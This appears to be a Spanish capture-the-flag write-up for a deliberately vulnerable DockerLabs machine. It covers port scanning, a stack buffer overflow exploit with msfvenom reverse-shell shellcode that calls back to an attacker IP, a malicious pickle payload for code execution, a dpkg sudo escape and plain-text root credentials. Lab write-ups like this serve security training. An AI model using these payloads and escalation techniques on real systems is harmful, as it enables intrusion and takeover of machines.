


SPAIN



Spain

Autor: darksblack

Dificultad: **Difícil**

Fecha de creación:
01/01/2025

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```

ESCANEEO DE PUERTOS


```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
```

22/tcp OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)

80/tcp Apache httpd 2.4.62

9000/tcp cslistener?

puerto 80



Puertos abiertos 22,80 y 9000

Añadimos spainmerides.dl al /etc/hosts

ENUMERACIÓN

Con gobuster buscamos archivos y directorios

```
gobuster dir -u http://spainmerides.dl/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x html,php,asp,aspx,txt
```

```
# gobuster dir -u http://spainmerides.dl/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x html,php,asp,aspx,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://spainmerides.dl/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,asp,aspx,txt,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./html (Status: 403) [Size: 280]
./php (Status: 403) [Size: 280]
./index.php (Status: 200) [Size: 776]
./manager.php (Status: 200) [Size: 1472]
./html (Status: 403) [Size: 280]
./php (Status: 403) [Size: 280]
./server-status (Status: 403) [Size: 280]
Progress: 1323354 / 1323360 (100.00%)

Finished
```

Encontramos dos directorios interesantes `manager.php` e `index.php`



En esta ruta nos encontramos con un archivo "bitlock", que descargamos

Lo analizamos con file

```
file bitlock
```

```
bitlock: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked,  
interpreter /lib/ld-linux.so.2,  
BuildID[sha1]=5b79b3eebf4e41a836c862279f4a5bc868c61ce7, for GNU/Linux  
3.2.0, not stripped
```

El programa abre un socket y escucha en el puerto 9000 (Esperando conexiones
en el puerto 9000...

```
./bitlock
```

Esperando conexiones en el puerto 9000...

Enviamos datos para ver como responde el programa

```
echo "hola" | nc 192.168.0.49 9000
```

```
./bitlock
```

Esperando conexiones en el puerto 9000...

```
*****
```

```
* hola
```

```
0 *
```

```
*****
```

Enviamos cadenas largas para detectar un posible Buffer Overflow

y provocamos el segmentation fault

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 100  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0  
Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
```

```
echo -n  
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9A  
c0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A" | nc 192.168.0.49 9000
```

./bitlock

Esperando conexiones en el puerto 9000...

* hola

0 *


```
* Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9A  
c0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A0 *
```

zsh: segmentation fault ./bitlock

Corremos el binario con gdb y con info registers obtenemos el valor

de eip que nos va a servir para crear al pattern-offset

```
gef> info registers  
eax 0xffffce66 0xffffce66  
ecx 0xffffcf00 0xffffcf00  
edx 0xffffceca 0xffffceca  
ebx 0x35614134 0x35614134  
esp 0xffffce80 0xffffce80  
ebp 0x41366141 0x41366141  
esi 0xffffd3ac 0xffffd3ac  
edi 0xffffd29c 0xffffd29c  
eip 0x61413761 0x61413761  
eflags 0x10286 [ PF SF IF RF ]  
cs 0x23  
ss 0x2b  
ds 0x2b  
es 0x2b  
fs 0x0  
gs 0x63  
gef>
```



```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 61413761  
[*] Exact match at offset 22
```

Esto quiere decir que si enviamos 22 bytes al binario, el buffer sera
sobreescrio por completo llegando asi al EIP que es lo que queremos
controlar. Ahora si enviamos 22 A + 4 B, EIP debe tomar el valor de

0x42424242

EXPLOTACIÓN

Vamos a construir nuestro shellcode con msfvenom

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.0.49 LPORT=4444 -f  
python -b "\x00\x0a\x0d"
```

```
# msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.0.49 LPORT=4444 -f python -b "\x00\x0a\x0d"  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
Found 11 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 95 (iteration=0)  
x86/shikata_ga_nai chosen with final size 95  
Payload size: 95 bytes  
Final size of python file: 479 bytes  
buf = b""  
buf += b"\xba\x06\xf3\x6d\x09\xdb\xdf\x74\x24\xf4\x5e"  
buf += b"\x33\xc9\xb1\x12\x31\x56\x12\x03\x56\x12\x83\xc0"  
buf += b"\xf7\x8f\xfc\xfd\x2c\xb8\x1c\xae\x91\x14\x89\x52"  
buf += b"\x9f\x7a\xfd\x34\x52\xfc\x6d\xe1\xdc\xc2\x5c\x91"  
buf += b"\x54\x44\xa6\xf9\xa6\x1e\x58\xc8\x4e\x5d\x59\x3b"  
buf += b"\xd3\xe8\xb8\x8b\x8d\xba\x6b\xb8\xe2\x38\x05\xdf"  
buf += b"\xc8\xbf\x47\x77\xbd\x90\x14\xef\x29\xc0\xf5\x8d"  
buf += b"\xc0\x97\xe9\x03\x40\x21\x0c\x13\x6d\xfc\x4f"
```

Ahora, construimos un script en python

```
import socket
```

```
# Shellcode msfvenom
```

```
buf = b""
```

```
buf += b"\xba\x06\xf3\x6d\x09\xdb\xdf\x74\x24\xf4\x5e"  
buf += b"\x33\xc9\xb1\x12\x31\x56\x12\x03\x56\x12\x83\xc0"  
buf += b"\xf7\x8f\xfc\xfd\x2c\xb8\x1c\xae\x91\x14\x89\x52"  
buf += b"\x9f\x7a\xfd\x34\x52\xfc\x6d\xe1\xdc\xc2\x5c\x91"  
buf += b"\x54\x44\xa6\xf9\xa6\x1e\x58\xc8\x4e\x5d\x59\x3b"  
buf += b"\xd3\xe8\xb8\x8b\x8d\xba\x6b\xb8\xe2\x38\x05\xdf"  
buf += b"\xc8\xbf\x47\x77\xbd\x90\x14\xef\x29\xc0\xf5\x8d"  
buf += b"\xc0\x97\xe9\x03\x40\x21\x0c\x13\x6d\xfc\x4f"
```

```
# payload
payload= b"A" * 22 + b"\x8b\x94\x04\x08" + b"\x90" * 32 + buf

# Envío por netcat
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect(("172.17.0.2", 9000))
    s.send(payload)
```

Nos ponemos a la escucha por netcat, ejecutamos el script y obtenemos conexión

```
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [172.17.0.2] 36684
```

Tratamos la TTY

```
script /dev/null -c bash
    Ctl + z
    stty raw -echo;fg
    reset xterm
    export SHELL=bash
    export TERM=xterm
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
www-data@dockerlabs:/$ sudo -l
Matching Defaults entries for www-data on dockerlabs:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on dockerlabs:
    (maci) NOPASSWD: /bin/python3 /home/maci/.time_seri/time.py
```

Tenemos un `time.py` que lo que hace es cargar archivos Pickle desde una ubicación específica `/opt/data.pk1` y verificar si la serialización está habilitada desde un archivo de configuración `/home/maci/.time_seri/time.conf`

Este archivo lo reseteamos a "on"

```
echo "serial=on" > /home/maci/.time_seri/time.conf
```

Lo comprobamos

```
www-data@dockerlabs:/$ cat /home/maci/.time_seri/time.conf
serial=on
```

Comprobamos que permisos tenemos sobre `/opt/data.pk1`

```
www-data@dockerlabs:/$ ls -la /opt/data.pk1
-rw-rw-rw- 1 root root 143 Dec 25 16:56 /opt/data.pk1
```

Tiene permisos de lectura y escritura para todos

Después de mucho investigar consigo información en esta página

<https://checkoway.net/musings/pickle/>

de la que deducimos que si sustituimos este código en `data.pk1`

```
cos
system
(S'/bin/sh'
tR.
```

y a continuación ejecutamos

```
sudo -u maci /bin/python3 /home/maci/.time_seri/time.py
```

nos hacemos maci

Buscamos permisos sudo

```
maci@dockerlabs:/opt$ sudo -l
Matching Defaults entries for maci on dockerlabs:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty
nos hacemos maci
User maci may run the following commands on dockerlabs:
    (darksblack) NOPASSWD: /usr/bin/dpkg
maci@dockerlabs:/opt$
```

Ejecutamos

```
sudo -u darksblack /usr/bin/dpkg -l
```

y dentro **!bash** y nos hacemos darksblack

```
!bash
```

```
darksblack@dockerlabs:/opt$
```

Tenemos un problema con el PATH, por lo que usaremos rutas absolutas

```
darksblack@dockerlabs:/tmp$ ls
```

```
bash: ls: command not found
```

```
darksblack@dockerlabs:/home$ echo $PATH
```

```
/home/darksblack/bin
```

```
darksblack@dockerlabs:/home$ export PATH=$PATH:/bin:/usr/bin
```

no tan rapido campeon!

```
PATH=/home/darksblack/bin:/bexport PATH=$PATH:/bin:/usr/bins:/home$
```

```
darksblack@dockerlabs:~$ /bin/ls -la
```

```
total 52
```

```
drwxr-x--- 1 darksblack darksblack 4096 Jan  1 09:02 .
```

```
drwxr-xr-x 1 root      root      4096 Dec 26 00:21 ..
```

```
lrwxrwxrwx 1 root      root        9 Dec 26 00:32 .bash_history -> /dev/null
```

```
-rw-r--r-- 1 root      root       220 Mar 29  2024 .bash_logout
```

```
-rw-r--r-- 1 root      root     3613 Jan  1 07:45 .bashrc
```

```
-rw-r--r-- 1 root      root       807 Mar 29  2024 .profile
```

```
-rw----- 1 darksblack darksblack  726 Jan  1 07:38 .viminfo
```

```
drwxr-xr-x 2 darksblack darksblack 4096 Jan  1 08:57 .zprofile
```

```
-rwxr-xr-x 1 darksblack darksblack 15048 Jan  1 09:02 Olympus
```

```
drwxr-x--- 1 darksblack darksblack 4096 Jan  1 07:41 bin
```


Probamos a ejecutar lo que parece un binario

```
darksblack@dockerlabs:~$ ./Olympus
```

Selecciona el modo:

1. Invitado
 2. Administrador
- 2

Introduce el serial: 1

Serial invalido, vuelve a intentar

```
darksblack@dockerlabs:~$
```

Nos pide un serial que no sabemos. En /.zprofile

```
darksblack@dockerlabs:~/.zprofile$ /bin/ls -la
```

total 24

```
drwxr-xr-x 2 darksblack darksblack 4096 Jan  1 08:57 .
```

```
drwxr-x--- 1 darksblack darksblack 4096 Jan  1 09:02 ..
```

```
-rwxr-xr-x 1 darksblack darksblack 14952 Jan  1 08:57 OlympusValidator
```

Esto nos proporcionara el serial que necesitamos, por lo que

armo un server en python

```
darksblack@dockerlabs:~/.zprofile$ /bin/python3 -m http.server 8000
```

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

y desde local con wget

```
wget http://spainmerides.dl:8000/OlympusValidator
```

Lo analizamos con gdb

```
gdb ./OlympusValidator
```

```
# gdb ./OlympusValidator
GNU gdb (Debian 16.1-2) 16.1
Copyright (C) 2024 Free Software Foundation, Inc.
[ Legend: Modified register | Code | Heap | Stack | String ]

Registers
$eax : 0xffffd51f → "6666666666666666"
$ebx : 0x0004bffa → 0x0004bffa + <_DYNAMIC+0000> add DWORD PTR [eax], eax
$ecx : 0x0
$edx : 0xffffd25e → "A678-GHS3-OLP0-QQP1-DFMZ"
$esp : 0xffffd23c → 0x000492ae + <main+009e> add esp, 0x10
$ebp : 0xffffd2a8 → 0x00000000
$esi : 0xffffd2c0 → 0x00000002
$edi : 0xf7fcb60 → 0x00000000
$eip : 0xf7f04100 → mov edx, DWORD PTR [esp+0x4]
Seflags: [zero carry PARITY ADJUST SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
Scs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

Stack
0xffffd23c: 0x0000: 0x000492ae → <main+009e> add esp, 0x10 + $esp
0xffffd240: 0x0004: 0xffffd51f → "6666666666666666"
0xffffd244: 0x0008: 0xffffd25e → "A678-GHS3-OLP0-QQP1-DFMZ"
0xffffd248: 0x000c: 0x0000005a ("Z"? )
0xffffd24c: 0x0010: 0x00049228 → <main+0018> add ebx, 0x2dcc
0xffffd250: 0x0014: 0x00000000
0xffffd254: 0x0018: 0xffffd4db → 0xf05954d5
0xffffd258: 0x001c: 0x00000000
```

He introducido el valor "6666666666666666" -eax

y vemos que lo compara con el valor "A678-GHS3-OLP0-QQP1-DFMZ"

que vemos tiene pinta de serial, con lo que si ejecuto

`./OlympusValidator "A678-GHS3-OLP0-QQP1-DFMZ"`

VALIDO

Credenciales ssh root:@#*)277280)6x4n0

obtenemos unas credenciales de root, para lo que comprobamos

conectándonos por SSH como root

```
# ssh root@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:xONrMp8rZSaI/Uq/QIDSL0GQkEPxR3uzybEighqYGW8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
root@172.17.0.2's password:
Linux dockerlabs 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@dockerlabs:~# whoami
root
root@dockerlabs:~#
```

Buen día 😊